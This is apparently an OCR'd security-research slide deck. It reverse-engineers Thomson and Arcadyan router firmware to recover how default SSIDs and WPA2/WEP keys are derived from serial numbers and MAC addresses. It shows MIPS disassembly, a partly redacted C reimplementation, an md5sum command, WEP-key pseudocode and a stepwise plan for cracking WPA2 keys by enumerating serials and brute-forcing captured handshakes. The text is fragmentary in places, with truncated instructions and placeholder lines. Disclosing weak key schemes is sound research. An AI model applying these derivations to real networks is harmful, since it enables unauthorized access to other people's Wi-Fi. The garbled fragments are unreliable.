beqz    $v0, loc_805455DC  # jumptable 80545570 default case
sll     $v0, $a1, 2
```

```
la      $v1, jpt_80545570
addu    $v0, $v1
lw      $v0, 0($v0)
jr      $v0                      # switch 10 cases
nop
```

```
loc_80545544:
jal     [redacted]_02x02x
move    $a2, $a3
b       locret_805455EC
lw      $ra, 0x10+var_10($sp)
```

```
loc_80545530:
move    $a1, $a2
jal     [redacted]_homewifi_05d
move    $a2, $a3
b       locret_805455EC
lw      $ra, 0x10+var_10($sp)
```

```
loc_80545578:                 # jumptable 80545570 cases 1,4
move    $a1, $a2
jal     [redacted]_MultiMedia
move    $a2, $a3
b       locret_805455EC
lw      $ra, 0x10+var_10($sp)
```

```
loc_8054558C:                 # jumptable 80545570 case 2
move    $a1, $a2
jal     [redacted]_04d
move    $a2, $a3
b       locret_805455EC
lw      $ra, 0x10+var_10($sp)
```

```
loc_805455A0:                 # jumptable 80545570 case 6
move    $a1, $a2
jal     [redacted]NET_s
move    $a2, $a3
b       locret_805455EC
lw      $ra, 0x10+var_10($sp)
```

```
loc_805455B4:                 # jumptable 80545570 case 7
move    $a1, $a2
jal     [redacted]_s_and_guest
move    $a2, $a3
b       locret_805455EC
lw      $ra, 0x10+var_10($sp)
```


```
loc_805455C8:                 # jumptable 80545570 case 9
move    $a1, $a2
jal     [redacted]_02X
move    $a2, $a3
b       locret_805455EC
lw      $ra, 0x10+var_10($sp)
```

```
loc_805455DC:                 #
move    $a1, $a2
jal     [redacted]_homewifi_05d_
move    $a2, $a3
lw      $ra, 0x10+var_10($s
```

```
locret_805455EC:
jr      $ra
addiu   $sp, 0x10
 # End of function generateSSID
```

Figure : Generating ESSIDs from the SN


THOMSOM. ESSID generation




```
sw      $v0, 0x70+var_40($sp)
lw      $v0, (dword_80D3A640 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_3C($sp)
lw      $v0, (dword_80D3A644 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_38($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_d07d - 0x80D40000)  # "Thom_D%07d"
lw      $v0, aThom_d07d  # "Thom_D%07d"
sw      $v0, 0x70+var_30($sp)
lw      $v0, (aThom_d07d+4 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_2C($sp)
lw      $v0, (aThom_d07d+8 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_28($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_g07d - 0x80D40000)  # "Thom_G%07d"
lw      $v0, aThom_g07d  # "Thom_G%07d"
sw      $v0, 0x70+var_20($sp)
lw      $v0, (aThom_g07d+4 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_1C($sp)
lw      $v0, (aThom_g07d+8 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_18($sp)
jal     sub_805468C4
move    $a1, $sp
bnez    $s1, loc_80545EE0
li      $v0, 1
```

THOMSOM. Stickers!

```
$ echo -n "TWG870)&*gwt00951101703274" | md5sum - | cut -c 1-26
 362eb4ed0f0a71d6f5d7a9a57e
```



THOMSOM



```
generatePSK:

var_10= -0x10

addiu   $sp, -0x10
sw      $ra, 0x10+var_10($sp)
move    $t1, $a0
andi    $a1, 0xFF
andi    $t0, 0xFF
beqz    $t0, loc_80546314
andi    $a2, 0xFF
```

```
loc_80546314:
sltiu   $v0, $a1, 8
beqz    $v0, loc_8054637C  # jumptable 80546330 default case
sll     $v0, $a1, 2
```

```
li      $v0, 0x13
bnel    $a1, $v0, locret_8054638C
lw      $ra, 0x10+var_10($sp)
```

```
la      $v1, jpt_80546330
addu    $v0, $v1
lw      $v0, 0($v0)
jr      $v0                  # switch 8 cases
nop
```

```
        no_idea_which_model
        $a1, $a3
        locret_8054638C
        $ra, 0x10+var_10($sp)
```

```
loc_80546338:          # jumptable 80546330 cases 1,4
move    $a1, $a2
jal     [redacted]_generator
move    $a2, $a3
b       locret_8054638C
lw      $ra, 0x10+var_10($sp)
```

```
loc_8054634C:          # jumptable 80546330 case 2
jal     [redacted]_generator1
move    $a1, $a3
b       locret_8054638C
lw      $ra, 0x10+var_10($sp)
```

```
loc_8054635C:          # jumptable 80546330 case 6
jal     [redacted]_generator2
move    $a1, $a3
b       locret_8054638C
lw      $ra, 0x10+var_10($sp)
```


```
loc_8054636C:          # jumptable 80546330 case 7
jal     [redacted]_generator
move    $a1, $a3
b       locret_8054638C
lw      $ra, 0x10+var_10($sp)
```

```
loc_8054637C:          # jumptable 805463
move    $a0, $t1
jal     [redacted]generator
move    $a1, $a3
lw      $ra, 0x10+var_10($sp)
```

```
locret_8054638C:
jr      $ra
addiu   $sp, 0x10
 # End of function generatePSK
```


Figure : Generating PSKs from the SN

THOMSOM in The Netherlands



MODEL:TWG870U
Rating: 12V⎓2A
S/N: 00955 – 113200327
CM MAC 80C6AB98A[redacted]
MTA MAC 80C6AB98[redacted]
RG MAC 80C6AB98A[redacted]
SSID: [redacted]0038482
WPA2–PSK: AAOROKAA Channel No. 1
THOMSON
date : 03/20
Made in Chi

THOMSOM in The Netherlands



```
subu     $a2, $a0
addiu    $a0, $sp, 0x40+var_28
lui      $a1, 0x80D4
jal      sprintf
la       $a1, a08d          # "%08d"
move     $v1, $zero
addiu    $t0, $sp, 0x40+var_28
li       $a3, 0x4EC4EC4F
```


```
loc_80546620:
addu     $a2, $s0, $v1
addu     $v0, $t0, $v1
lb       $a0, 0($v0)
addiu    $a1, $v1, 1
addiu    $v0, $v1, 8
slti     $v1, $a1, 0
movz     $v0, $a1, $v1
sra      $v0, 3
sll      $v0, 3
subu     $v0, $a1, $v0
addu     $v0, $t0, $v0
lb       $v0, 0($v0)
mul      $a0, $v0
mult     $a0, $a3
mfhi     $v1
sra      $v1, 3
sra      $v0, $a0, 31
subu     $v1, $v0
sll      $v0, $v1, 1
addu     $v0, $v1
sll      $v0, 2
addu     $v0, $v1
sll      $v0, 1
subu     $a0, $v0
addiu    $a0, 0x41  # 'A'
sb       $a0, 0($a2)
slti     $v0, $a1, 8
bnez     $v0, loc_80546620
move     $v1, $a1
```

```
# '[redacted]94719edAE"
- 0x80D3A6E4)($v0)   # '[redacted]94719edAE"
3 - 0x80D3A6E4)($v0)
```

```
addu     $v0, $s0, $a1
sb       $zero, 0($v0)
```


Figure : We fully reverse-engineered the algorithm used in Holland

THOMSOM in The Netherlands



```
- void generatePSK(char *out, uint32_t *did)
+ void generatePSK(char *out, bool alt, uint32_t *did)
  {
      char tmp[9];
-     uint32_t v1;
-     uint32_t v0;
-     uint32_t a2;
+     uint32_t v0, a0, a2;
      int i;
-     uint32_t a0;
-     v1 = ((((did[1] << 5) - did[1]) << 2) + did[1]) << 3;
-     [redacted]
-
-     a2 = (v1 * did[4]);
-     a2 = ((((a2 << 1) + a2) << 2) - a2);
-     v0 = (((int64_t)a2 * 0x55e63b89) >> 57) - (a2 >> 31);
-     a2 = a2 - (v0 * 0x5f5e100);
+
+     a2 = (did[1] * [redacted] + did[2] * 10 + did[[redacted]]) * did[4] * 11;

+     if(alt)
+         a2 = (a2 / 5) * 7;
+
+     [redacted]
+
- //  [redacted]
```

THOMSOM in more countries




```
[redacted]_generator:

var_10= -0x10
var_C= -0xC

addiu   $sp, -0x20
sw      $ra, 0x20+var_C($sp)
sw      $s0, 0x20+var_10($sp)
move    $s0, $a1
jal     generateHash_[redacted]
move    $a1, $sp
move    $a2, $zero
li      $a3, 0xCCCCCCCD
```

compiler optimizations
Divisible by 5,10

```
cutdown_hash_to_26_digits:
addu    $a1, $s0, $a2
addu    $v0, $sp, $a2
lbu     $a0, 0($v0)
multu   $a0, $a3
mfhi    $v1
srl     $v1, 3
sll     $v0, $v1, 2
addu    $v0, $v1
sll     $v0, 1
subu    $a0, $v0
addiu   $a0, 0x30   # '0'
addiu   $a2, 1
slti    $v0, $a2, 14
bnez    $v0, cutdown_hash_to_26_digits
sb      $a0, 0($a1)
```

```
addu    $v0, $s0, $a2
sb      $zero, 0($v0)
```

THOMSOM in more countries




```
generateHash_[redacted]:

var_40= -0x40
var_28= -0x28
var_20= -0x20
var_1C= -0x1C
var_18= -0x18
var_14= -0x14
var_10= -0x10

addiu   $sp, -0x60
sw      $ra, 0x60+var_10($sp)
sw      $s3, 0x60+var_14($sp)
sw      $s2, 0x60+var_18($sp)
sw      $s1, 0x60+var_1C($sp)
sw      $s0, 0x60+var_20($sp)
move    $s2, $a0
jal     sub_801AF1AC
move    $s3, $a1
beqz    $v0, loc_805462C4
lw      $ra, 0x60+var_10($sp)
```

```
jal     jump_to_ra_exit
move    $a0, $v0
addiu   $s1, $sp, 0x60+var_28
move    $a0, $s1
jal     something_very_used_3
move    $a1, $v0
jal     load_store_specific_byte
move    $a0, $s1
addiu   $s0, $sp, 0x60+var_40
move    $a0, $s0
jal     strcpy
move    $a1, $v0
move    $a0, $s2
jal     sub_80546A20
move    $a1, $s0
move    $a0, $sp
la      $a1, a[redacted]GwtS   # "[redacted]0}&*gwt%s"
jal     sprintf
move    $a2, $s0
move    $a0, $s2
move    $a1, $sp
jal     MD5
move    $a2, $s3
jal     sub_80051C60
move    $a0, $s1
lw      $ra, 0x60+var_10($sp)
```

md5(model + symbols + SN)


Unstripping crypto: Use findcrypt!



```
MD5:

var_10= -0x10
var_C= -0xC
var_8= -8

addiu    $sp, -0x70
sw       $ra, 0x70+var_8($sp)
sw       $s1, 0x70+var_C($sp)
sw       $s0, 0x70+var_10($sp)
move     $s0, $a1
move     $s1, $a2
jal      loadConstants
move     $a0, $sp
jal      sub_80B35C3C
move     $a0, $s0
move     $a0, $sp
move     $a1, $s0
jal      sub_8059B574
move     $a2, $v0
move     $a0, $s1
jal      sub_8059B6B4
move     $a1, $sp
lw       $ra, 0x70+var_8
lw       $s1, 0x70+var_C
lw       $s0, 0x70+var_1
jr       $ra
addiu    $sp, 0x70
 # End of function MD5
```

```
 # ============== S U B R O U T I N E =======================================


loadConstants:                                  # CODE XREF: sub_8032AAE8+68↑p
                                                # sub_804A39F8+740↑p ...
                sw      $zero, 0x14($a0)
                sw      $zero, 0x10($a0)
                li      $v0, 0x67452301
                sw      $v0, 0($a0)
                li      $v0, 0xEFCDAB89
                sw      $v0, 4($a0)
                li      $v0, 0x98BADCFE
                sw      $v0, 8($a0)
                li      $v0, 0x10325476
                jr      $ra
                sw      $v0, 0xC($a0)
 # End of function loadConstants
```


THOMSOM in more countries



```
generateHash_[redacted]

var_20= -0x20
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
var_1C= -0x1C
var_1B= -0x1B
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x40
sw      $ra, 0x40+var_4($sp)
sw      $s2, 0x40+var_8($sp)
sw      $s1, 0x40+var_C($sp)
sw      $s0, 0x40+var_10($sp)
move    $s1, $a0
jal     use_serial_number?
move    $s2, $a1
move    $a0, $v0
jal     function_very_used
li      $a1, 1
addiu   $s0, $sp, 0x40+var_18
move    $a0, $s0
jal     function_very_used_2
move    $a1, $v0
move    $a0, $s0
addiu   $a1, $sp, 0x40+var_20
addiu   $a2, $sp, 0x40+var_1F
addiu   $a3, $sp, 0x40+var_1E
addiu   $t0, $sp, 0x40+var_1D
addiu   $t1, $sp, 0x40+var_1C
jal     store_6_bytes_from_a0_to_a1
addiu   $t2, $sp, 0x40+var_1B
lbu     $a2, 0x40+var_20($sp)
lbu     $a3, 0x40+var_1F($sp)
lbu     $t0, 0x40+var_1E($sp)
lbu     $t1, 0x40+var_1D($sp)
lbu     $t2, 0x40+var_1C($sp)
lbu     $t3, 0x40+var_1B($sp)
move    $a0, $sp
lui     $a1, 0x80D4
jal     sprintf
la      $a1, [redacted]02x02  # "[redacted]%02x:%02x:%02x:%02x:%02x:%02x"
move    $a0, $s1
move    $a1, $sp
jal     MD5
move    $a2, $s2
jal     nullsub_47
move    $a0, $s0
lw      $ra, 0x40+var_4($sp)
lw      $s2, 0x40+var_8($sp)
```

md5(model+ISP+ Serial Number)


THOMSOM in more countries



```
[redacted]_generator:

var_10= -0x10
var_C= -0xC

addiu   $sp, -0x20
sw      $ra, 0x20+var_C($sp)
sw      $s0, 0x20+var_10($sp)
move    $s0, $a1
jal     generateHash_[redacted]
move    $a1, $sp
move    $a2, $zero
addu    $v0, $sp, $a2
```

```
loc_80546448:
lbu     $v0, 0($v0)
srl     $v0, 4
sll     $a0, $a2, 1
addu    $a0, $s0
slti    $v1, $v0, 10
addiu   $a1, $v0, "0"
addiu   $v0, 0x37   # '7'
xori    $v1, 0
movn    $v0, $a1, $v1
sb      $v0, 0($a0)
addu    $v0, $sp, $a2
lbu     $v0, 0($v0)
andi    $v0, 0xF
sll     $a0, $a2, 1
addu    $a0, $s0
addiu   $a0, 1
slti    $v1, $v0, 0xA
addiu   $a1, $v0, 0x30
addiu   $v0, 0x37   # '7'
xori    $v1, 0
movn    $v0, $a1, $v1
sb      $v0, 0($a0)
addiu   $a2, 1
slti    $v0, $a2, 5
```

THOMSOM in more countries



```
generateHash_[redacted]:

var_20= -0x20
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
var_1C= -0x1C
var_1B= -0x1B
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x40
sw      $ra, 0x40+var_4($sp)
sw      $s2, 0x40+var_8($sp)
sw      $s1, 0x40+var_C($sp)
sw      $s0, 0x40+var_10($sp)
move    $s1, $a0
jal     use_serial_number?
move    $s2, $a1
move    $a0, $v0
jal     function_very_used
li      $a1, 1
addiu   $s0, $sp, 0x40+var_18
move    $a0, $s0
jal     function_very_used_2
move    $a1, $v0
move    $a0, $s0
addiu   $a1, $sp, 0x40+var_20
addiu   $a2, $sp, 0x40+var_1F
addiu   $a3, $sp, 0x40+var_1E
addiu   $t0, $sp, 0x40+var_1D
addiu   $t1, $sp, 0x40+var_1C
jal     store_6_bytes_from_a0_to_a1
addiu   $t2, $sp, 0x40+var_1B
lbu     $a2, 0x40+var_20($sp)
lbu     $a3, 0x40+var_1F($sp)
lbu     $t0, 0x40+var_1E($sp)
lbu     $t1, 0x40+var_1D($sp)
lbu     $t2, 0x40+var_1C($sp)
lbu     $t3, 0x40+var_1B($sp)
move    $a0, $sp
lui     $a1, 0x80D4
jal     sprintf
la      $a1, a[redacted]02x0  # "[redacted]-[redacted]%02x:%02x:%02x:%02x:%02x:%02"...
move    $a0, $s1
move    $a1, $sp
jal     MD5
move    $a2, $s2
jal     nullsub_47
move    $a0, $s0
```

md5(model+ISP+ Serial Number)

THOMSOM strategy


Reverse engineering:

1. Create a C code → Load the FW (`mmap`) & jump
2. Cross-compile it → MIPS arch
3. Emulate it → QEMU
4. Attach the process into → IDA PRO

Hacking the WPA2 key:

1. for each Serial Number → Generate ESSID (public)
2. for each ESSID matching → Generate WPA2 candidates
3. Capture Handshake → Bruteforce offline possible WPA2 keys
4. BINGO!

Arcadyan: Obfuscation != Encryption



```
##!![E-BOOTPARAM-WRITE] User settings are not stored!!
###[BUILD-WEP] (Z1 Z2 Z3): %1X%1X%1X
##[BUILD-WEP] (x[1] XOR z[2])=(%1X XOR %1X)=%1X
##[BUILD-WEP] (y[2] XOR y[3]) =(%1X XOR %1X)=%1X
#[BUILD-WEP] (x[3]  XOR y[1]) =(%1X XOR %1X)=%1X
####[BUILD-WEP] (x[2]  XOR z[3]) =(%1X XOR %1X)=%1X
####[BUILD-WEP] (w[0] w[1] w[2] w[3]): %1X%1X%1X%1X
####%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X%1X#[BUILD-WEP]: Key:%s
####[BUILD-WEP] K1,2:[%1X,%1X]
#[BUILD-WEP] (K1 XOR S10)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (K1 XOR S9) =(%1X XOR %1X)=%1X
#[BUILD-WEP] (K1 XOR S8) =(%1X XOR %1X)=%1X
#[BUILD-WEP] (X1 X2 X3): %1X%1X%1X
##[BUILD-WEP] (K2 XOR M10)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (K2 XOR M11)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (K2 XOR M12)=(%1X XOR %1X)=%1X
#[BUILD-WEP] (Y1 Y2 Y3): %1X%1X%1X
##[BUILD-WEP] (M11 XOR S10)=(%1X XOR %1X)=%1X
####Boot Parameters NOT found !!!
##Bootcode version: %s
###Serial number: %s
##Hardware version: %s
###%02X%02X%02X%02X%02X%02X####strWlanMacAddr:%s
##WLAN%c%c%c%c%c%c####[BUILD-WEP] S6,7,8,9,10:[%1X,%1X,%1X,%1X,%1X]
##[BUILD-WEP] M7,8,9,10,11,12:[%1X,%1X,%1X,%1X,%1X,%1X]
##!!! Invalid wireless channel range %d ~ %d
#!!! Use default value %d ~ %d
##default route: %d.%d.%d.%d
#ifno:%d  enableOS:%d enableWEP:%d enableSSN:%d
#!!No configuration file present!!
##!!Cleanup configuration in flash memory!!
##%s> flash version:[%s], [%d.%d.%d]
#etcpip_init_config##Jan 18 2008#16:39:45####Set flash memory layout to #BRN-BOOT#
##01234567####[BUILD-WEP] (M12 XOR S9) =(%1X XOR %1X)=%1X
####[BUILD-WEP] (K1  XOR K2) =(%1X XOR %1X)=%1X
####!![E-CFG-VER] Reconfiguration required!!
```

Figure : FW update obfuscated with 0xFF (www.seguridadwireless.net)

Arcadyan. WPA key generation (mac & serial)


We broke this just bruteforcing ($10^5 keys$)
similar Arcadyan algorithms [2], [3].

```
Require: $s6, s7, s8, s9, s10, m9, m10, m11, m12 \in [0, .., F]$
  $k1 \leftarrow (s7 + s8 + m11 + m12) \ \& \ (0xF)$
  $k2 \leftarrow (m9 + m10 + s9 + s10) \ \& \ (0xF)$
  $x1 \leftarrow k1 \oplus s10$
  $x2 \leftarrow k1 \oplus s9$
  $x3 \leftarrow k1 \oplus s8$
  $y1 \leftarrow k2 \oplus m10$
  $y2 \leftarrow k2 \oplus m11$
  $y3 \leftarrow k2 \oplus m12$
  $z1 \leftarrow m11 \oplus s10$
  $z2 \leftarrow m12 \oplus s9$
  $z3 \leftarrow k1 \oplus k2$
  $w1 \leftarrow s6$
  $w2 \leftarrow k1 \oplus z3$
  $w3 \leftarrow k2 \oplus z3$
  return $[x1, y1, z1, w1, x2, y2, z2, w2, x3, y3, z3, w3]$
```

[2] https://www.seguridadwireless.net

[3] https://sviehb.wordpress.com

Arcadyan: Linksys Desobfuscation routine



```
signature = htonl(buf_in[0:4]);
if(signature != 0x4034B50)
```

```
if(signature != 0x8000005D)
```

```
if(signature != 0x20090104)
```

```
printf("[ZIP 1] ");
retval = unlzma(buf_in);
```

```
printf("[ZIP] ");
retval = unzip(buf_in);
```

```
printf("[ZIP 3]");

// Copy obfuscated firmware into temporary staging area
memcpy(0x806F0000, buf_in, 0x1B0000);

// Swap the two 32-byte blocks at offsets 0x04 and 0x68
memcpy(tmp_buf, 0x806F0004, 32);
memcpy(0x806F0004, 0x806F0068, 32);
memcpy(0x806F0068, tmp_buf, 32);
```

```
if(retval == 0)
```

```
// Swap each nibble of the first 32 bytes starting at offset 0x04
for(i=0,ptr=0x806F0004; i<32; i++)
{
    ptr[i] = ((ptr[i] & 0x0F) << 4) + ((ptr[i] & 0xF0) >> 4);
}
```

```
printf(" done");
```

```
printf("failed : %d !! ", retval);
```

```
move     $a2, $zero
sll      $v0, $a2, 1
```

